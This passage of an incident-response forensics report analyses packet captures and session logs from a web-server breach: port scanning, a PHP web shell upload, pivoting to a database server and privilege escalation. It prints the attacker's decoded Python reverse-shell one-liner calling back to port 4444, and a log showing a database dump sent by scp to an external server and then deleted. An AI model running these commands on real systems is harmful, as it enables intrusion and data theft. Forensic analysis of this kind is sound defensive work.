After confirming the dump is created, they transfer it to an external server (178.62.228.28) (*Scp(1) - Linux Manual Page*, n.d.).

Finally, they delete the dump to hide evidence and log out (*Rm(1) - Linux Manual Page*, n.d.).

```
19/02/22 22:00:27 netstat -atunp
19/02/22 22:00:48 sudo -l
19/02/22 22:00:55 sudo mysql -u root -p
19/02/22 22:01:45 sudo mysqldump -u root -p phl > phl.db
19/02/22 22:01:49 file phl.db
19/02/22 22:01:59 head -50 phl.db
19/02/22 22:02:17 ls
19/02/22 22:02:26 scp phl.db fierce@178.62.228.28:/tmp/phl.db
19/02/22 22:02:36 rm phl.db
19/02/22 22:02:38 exit
```

Figure 8. Session Log Analysis: Unauthorized Data Exfiltration via Unix-based Commands

Wireshark Captures (web server and database)

Since we already have IP addresses (attacker: 138.68.92.163, exfiltration server: 178.62.228.28), we able to confirm:

- Port scanning: the presence of a large number of SYN packets or connection attempts targeting a range of ports on a web server from the attacker's IP address indicates a port scan that occurred prior to directory enumeration.

| ip.addr == 138.68.92.163 and tcp.flags.syn == 1 and tcp.flags.ack == 0 | | | | | | | | | |
|--|----------------------------|---------------|----------|----------------|-----------|----------|--------|--|--|
| No. | Time | Source | Src Port | Destination | Dest Port | Protocol | Length | Info | |
| 133 | 2022-02-19 21:58:12.322851 | 138.68.92.163 | 46086 | 134.122.33.221 | 443 | TCP | 60 | 46086 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 | |
| 135 | 2022-02-19 21:58:12.558369 | 138.68.92.163 | 46342 | 134.122.33.221 | 5900 | TCP | 60 | 46342 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 | |
| 136 | 2022-02-19 21:58:12.558369 | 138.68.92.163 | 46342 | 134.122.33.221 | 139 | TCP | 60 | 46342 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 | |
| 137 | 2022-02-19 21:58:12.558369 | 138.68.92.163 | 46342 | 134.122.33.221 | 587 | TCP | 60 | 46342 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 | |
| 138 | 2022-02-19 21:58:12.558369 | 138.68.92.163 | 46342 | 134.122.33.221 | 3389 | TCP | 60 | 46342 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 | |
| 139 | 2022-02-19 21:58:12.558369 | 138.68.92.163 | 46342 | 134.122.33.221 | 135 | TCP | 60 | 46342 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 | |
| 140 | 2022-02-19 21:58:12.558369 | 138.68.92.163 | 46342 | 134.122.33.221 | 995 | TCP | 60 | 46342 → 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 | |
| 147 | 2022-02-19 21:58:12.559635 | 138.68.92.163 | 46342 | 134.122.33.221 | 113 | TCP | 60 | 46342 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 | |
| 149 | 2022-02-19 21:58:12.559663 | 138.68.92.163 | 46342 | 134.122.33.221 | 22 | TCP | 60 | 46342 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 | |
| 151 | 2022-02-19 21:58:12.559847 | 138.68.92.163 | 46342 | 134.122.33.221 | 111 | TCP | 60 | 46342 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 | |
| 153 | 2022-02-19 21:58:12.559962 | 138.68.92.163 | 46342 | 134.122.33.221 | 23 | TCP | 60 | 46342 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 | |

Figure 9. Port Scanning Activity: SYN Packets Targeting Multiple Ports from Attacker's IP Address

- Reconnaissance Traffic: requests to different directories (GET /randomfile1, GET /index, GET /register, etc.).

Wireshark packet capture showing a successful HTTP 200 OK response. The packet is an application/javascript file named 'index.js' with a size of 187 bytes. The status bar at the bottom indicates '100% Match'.

| No. | Time | Source | Src Port | Destination | Dest Port | Protocol | Length | Info |
|-----|----------------------------|----------------|----------|----------------|-----------|----------|--------|------------------------------------|
| 373 | 2022-02-19 21:58:23.428052 | 138.68.92.163 | 54944 | 134.122.33.221 | 80 | HTTP | 187 | GET /13 HTTP/1.1 |
| 374 | 2022-02-19 21:58:23.428336 | 134.122.33.221 | 80 | 138.68.92.163 | 54944 | HTTP | 505 | HTTP/1.1 404 Not Found (text/html) |
| 375 | 2022-02-19 21:58:23.526301 | 138.68.92.163 | 54944 | 134.122.33.221 | 80 | HTTP | 193 | GET /category HTTP/1.1 |
| 376 | 2022-02-19 21:58:23.526554 | 134.122.33.221 | 80 | 138.68.92.163 | 54944 | HTTP | 505 | HTTP/1.1 404 Not Found (text/html) |
| 377 | 2022-02-19 21:58:23.624364 | 138.68.92.163 | 54944 | 134.122.33.221 | 80 | HTTP | 186 | GET /4 HTTP/1.1 |
| 378 | 2022-02-19 21:58:23.624628 | 134.122.33.221 | 80 | 138.68.92.163 | 54944 | HTTP | 505 | HTTP/1.1 404 Not Found (text/html) |
| 379 | 2022-02-19 21:58:23.722412 | 138.68.92.163 | 54944 | 134.122.33.221 | 80 | HTTP | 192 | GET /content HTTP/1.1 |
| 380 | 2022-02-19 21:58:23.722676 | 134.122.33.221 | 80 | 138.68.92.163 | 54944 | HTTP | 505 | HTTP/1.1 404 Not Found (text/html) |
| 381 | 2022-02-19 21:58:23.820526 | 138.68.92.163 | 54944 | 134.122.33.221 | 80 | HTTP | 187 | GET /14 HTTP/1.1 |
| 382 | 2022-02-19 21:58:23.820829 | 134.122.33.221 | 80 | 138.68.92.163 | 54944 | HTTP | 505 | HTTP/1.1 404 Not Found (text/html) |

Figure 10. Reconnaissance Traffic: Directory Scanning via HTTP Requests

- File Upload Attempts: HTTP POST requests to /uploads/, which contain shell.php.

phl_webserver.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 138.68.92.163 || ip.addr == 178.62.228.28

| No. | Time | Source | Src Port | Destination | Dest Port | Protocol | Length | Info |
|-----|----------------------------|----------------|----------|----------------|-----------|----------|--------|---|
| 787 | 2022-02-19 21:59:04.073651 | 134.122.33.221 | 80 | 138.68.92.163 | 54950 | TCP | 76 | 80 → 54950 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=405921 |
| 788 | 2022-02-19 21:59:04.171702 | 138.68.92.163 | 54950 | 134.122.33.221 | 80 | TCP | 68 | 54950 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1054387746 TSecr=4059215742 |
| 789 | 2022-02-19 21:59:04.171795 | 138.68.92.163 | 54950 | 134.122.33.221 | 80 | HTTP | 589 | POST /uploads/shell.php HTTP/1.1 (application/x-www-form-urlencoded) |
| 790 | 2022-02-19 21:59:04.171843 | 134.122.33.221 | 80 | 138.68.92.163 | 54950 | TCP | 68 | 80 → 54950 [ACK] Seq=1 Ack=522 Win=64640 Len=0 TSval=4059215840 TSecr=1054387746 |

Figure 11. File Upload Attempts: Malicious Shell Upload via HTTP POST

- Shell Execution: HTTP request that indicates web shell usage, POST with encoded commands (cmd= in URL) (*Server Software Component: Web Shell, Sub-Technique T1505.003 - Enterprise, n.d.*).

```

788 2022-02-19 21:59:04.171702 138.68.92.163          54950 134.122.33.221          80 TCP          68 54950 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0
789 2022-02-19 21:59:04.171795 138.68.92.163          54950 134.122.33.221          80 HTTP          589 POST /uploads/shell.php HTTP/1.1 (applicatio
790 2022-02-19 21:59:04.171843 134.122.33.221          80 138.68.92.163          54950 TCP          68 80 → 54950 [ACK] Seq=1 Ack=522 Win=64640 Len=
791 2022-02-19 21:59:04.191040 134.122.33.221          55866 138.68.92.163          4444 TCP          76 55866 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=
792 2022-02-19 21:59:04.289759 138.68.92.163          4444 134.122.33.221          55866 TCP          76 4444 → 55866 [SYN, ACK] Seq=0 Ack=1 Win=65168 Len=
793 2022-02-19 21:59:04.289822 134.122.33.221          55866 138.68.92.163          4444 TCP          68 55866 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=
794 2022-02-19 21:59:04.291723 134.122.33.221          55866 138.68.92.163          4444 TCP          80 55866 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256

```

```


> Frame 789: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits) on 0
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 138.68.92.163, Dst: 134.122.33.221
> Transmission Control Protocol, Src Port: 54950, Dst Port: 80, Seq: 1, Ack:
> Hypertext Transfer Protocol
√ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▾ [_]Form item: "cmd" = "python -c 'import socket,subprocess,os;s=socket.
    Key: cmd
    Value: python -c 'import socket,subprocess,os;s=socket.socket(socket.

```

Figure 12. Shell Execution: Malicious Web Shell Command Execution via HTTP POST

By following the TCP stream of the last packet, we can analyze the payload:

- The attacker uploaded shell.php to /uploads/ on 134.122.33.221.
- This file is an interactive web shell, allowing remote command execution.
- The web shell is based on Artyum's PHP shell (*Artyuum/simple-Php-Web-Shell: Tiny PHP Web Shell for Executing Unix Commands From Web Page*, n.d.).



```
789 2022-02-19 21:59:04.171795 138.68.92.163
Wireshark · Follow HTTP Stream (tcp.stream eq 141) · phl_webserver.pcap

POST /uploads/shell.php HTTP/1.1
Host: 134.122.33.221
User-Agent: curl/7.68.0
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 331

cmd=python+-c+%27import+socket%2Csubprocess%2Cos%3Bs%3Dso
29%2C0%29%3B+os.dup2%28s.fileno%28%29%2C1%29%3B+os.dup2%2
HTTP/1.1 200 OK
Date: Sun, 20 Feb 2022 02:59:04 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2426
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<!-- By Artyum (https://github.com/artyuum) -->
<head>
```

Figure 13. Web Shell Analysis: Examining Payload via TCP Stream

Web shell's functionality:

- The attacker now has a persistent backdoor.
- The web shell allows them to run arbitrary commands on the system.

Legal disclaimer

Usage of this script as a backdoor in order to have external access to a server you do not own without prior consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

Figure 14. Web shell's legal disclaimer

The attacker sent a malicious command via the cmd parameter in a POST request. The encoded command was detected through Wireshark HTTP stream analysis and subsequently decoded using an URL decoding tool (*URL Decoder/Encoder*, n.d.).

URL Decoder/Encoder

```
cmd=python -c 'import socket, subprocess, os;
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect(("138.68.92.163", 4444));
os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2);
p=subprocess.call(["/bin/sh", "-i"]);'
```

Figure 15. Analysis of Malicious Command Execution via cmd Parameter

This reverse shell connects the compromised server (134.122.33.221) back to the attacker's system (138.68.92.163) on port 4444.

A quick search by IP address 138.68.92.163 and port 4444 in the web server's pcap file allowed us to find the TCP stream of this connection.




Figure 16. TCP Stream Identification via PCAP Analysis

This TCP stream indicates a successful privilege escalation and lateral movement within a network. Here's a breakdown of what happened:

Initial Access & Reverse Shell

- The attacker gained a shell on a web server (webserver).
- The user is www-data, a common web server user with limited privileges.
- They spawned an interactive shell using Python (pty.spawn("/bin/bash")).

Enumeration on the Web Server

- Listed files in /var/www/html/uploads/ and found shell.php.
- Checked installed packages and found nmap, which could be used for network scanning.
- Ran ifconfig and discovered two network interfaces:
 - eth0: External IP (134.122.33.221)
 - eth1: Internal IP (10.10.1.2), indicating access to an internal network.

Network Scanning & Pivoting

- Used nmap to scan 10.10.1.0/24, finding:
 - 10.10.1.2 (webserver) with SSH (22) and HTTP (80).
 - 10.10.1.3 (database server) with SSH (22) and Telnet (23).
- Connected to 10.10.1.3 via telnet and brute-forced login using common credentials.
- Successfully logged in as phl with phl123.

Privilege Escalation on the Database Server

- Checked netstat and found MySQL (3306) running locally.
- Ran sudo -l and discovered phl can run mysql and mysqldump as root without a password.
- Used sudo mysql -u root -p (no password required) to gain root-level access to MySQL.
- Queried the mysql.user table, potentially revealing credentials.

References

Active Scanning, Technique T1595 - Enterprise. (2020, October 2). MITRE ATT&CK®.

Retrieved March 2, 2025, from <https://attack.mitre.org/techniques/T1595/>

Active Scanning: Wordlist Scanning, Sub-technique T1595.003 - Enterprise | MITRE ATT&CK®.

(2022, April 15). MITRE ATT&CK®. Retrieved February 28, 2025, from

<https://attack.mitre.org/techniques/T1595/003/>

artyuum/simple-php-web-shell: Tiny PHP Web shell for executing unix commands from web

page. (n.d.). GitHub. Retrieved February 28, 2025, from

<https://github.com/artyuum/simple-php-web-shell>

Check Crypto Address. (n.d.). Retrieved March 2, 2025, from <https://checkcryptoaddress.com/>

CleanTalk. (n.d.). Anti-Spam Plugins for WordPress, Joomla, Drupal, and any other websites.

Retrieved March 2, 2025, from <https://cleantalk.org/>

Computer Security Incident Handling Guide. (n.d.). NIST Technical Series Publications.

Retrieved March 2, 2025, from

<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>

CWE-522: Insufficiently Protected Credentials. (n.d.). Retrieved March 3, 2025, from

<https://cwe.mitre.org/data/definitions/522.html>

CWE - CWE-269: Improper Privilege Management (4.16). (n.d.). Common Weakness

Enumeration. Retrieved March 2, 2025, from

<https://cwe.mitre.org/data/definitions/269.html>

CWE - CWE-434: Unrestricted Upload of File with Dangerous Type (4.16). (n.d.). Common

Weakness Enumeration. Retrieved March 2, 2025, from

<https://cwe.mitre.org/data/definitions/434.html>

CWE - CWE-778: Insufficient Logging (4.16). (n.d.). Common Weakness Enumeration.

Retrieved March 2, 2025, from <https://cwe.mitre.org/data/definitions/778.html>

How To Use curl. (n.d.). curl. Retrieved March 2, 2025, from <https://curl.se/docs/manpage.html>

MySQL :: MySQL 5.7 Reference Manual :: 8.10.3 The MySQL Query Cache. (n.d.). MySQL ::

Developer Zone. Retrieved February 28, 2025, from

<https://dev.mysql.com/doc/refman/5.7/en/query-cache.html>

MySQL :: MySQL 8.4 Reference Manual :: 15.7.7.15 SHOW DATABASES Statement. (n.d.).

MySQL :: Developer Zone. Retrieved March 2, 2025, from

<https://dev.mysql.com/doc/refman/8.0/en/show-databases.html>

MySQL :: MySQL 8.4 Reference Manual :: 6.5.4 mysqldump — A Database Backup Program.

(n.d.). MySQL :: Developer Zone. Retrieved March 2, 2025, from

<https://dev.mysql.com/doc/refman/5.7/en/mysqldump.html>

netstat, Software S0104 | MITRE ATT&CK®. (2017, May 31). MITRE ATT&CK®. Retrieved

February 28, 2025, from <https://attack.mitre.org/software/S0104/>

Network Service Discovery, Technique T1046 - Enterprise. (n.d.). MITRE ATT&CK®. Retrieved

March 2, 2025, from <https://attack.mitre.org/techniques/T1046/>

OWASP. (n.d.). *Forced browsing.* Retrieved March 3, 2025, from

https://owasp.org/www-community/attacks/Forced_browsing

OWASP Top 10 vulnerabilities. (n.d.). OWASP Foundation. Retrieved March 2, 2025, from

<https://owasp.org/www-project-top-ten/>

rm(1) - Linux manual page. (n.d.). man7.org. Retrieved March 2, 2025, from

<https://man7.org/linux/man-pages/man1/rm.1.html>

Saladas, J. (2024, February 28). *What is cURL and how does it relate to APIs?* IBM Developer.

Retrieved February 27, 2025, from

<https://developer.ibm.com/articles/what-is-curl-command/>

scp(1) - Linux manual page. (n.d.). man7.org. Retrieved March 2, 2025, from

<https://man7.org/linux/man-pages/man1/scp.1.html>

Server Software Component: Web Shell, Sub-technique T1505.003 - Enterprise. (n.d.). MITRE

ATT&CK®. Retrieved February 28, 2025, from

<https://attack.mitre.org/techniques/T1505/003/>

301 Moved Permanently - HTTP | MDN. (2024, December 19). MDN Web Docs. Retrieved

February 27, 2025, from <https://developer.mozilla.org/en-US/docs/Web/HTTP/Status/301>

URL Decoder/Encoder. (n.d.). meyerweb.com. Retrieved March 2, 2025, from

<https://meyerweb.com/eric/tools/dencoder/>

VirusTotal. (n.d.). Retrieved February 27, 2025, from <https://www.virustotal.com/>

Website Crawler: Online Spyder to Test URLs for Errors. (n.d.). Sitechecker. Retrieved February

27, 2025, from <https://sitechecker.pro/website-crawler/>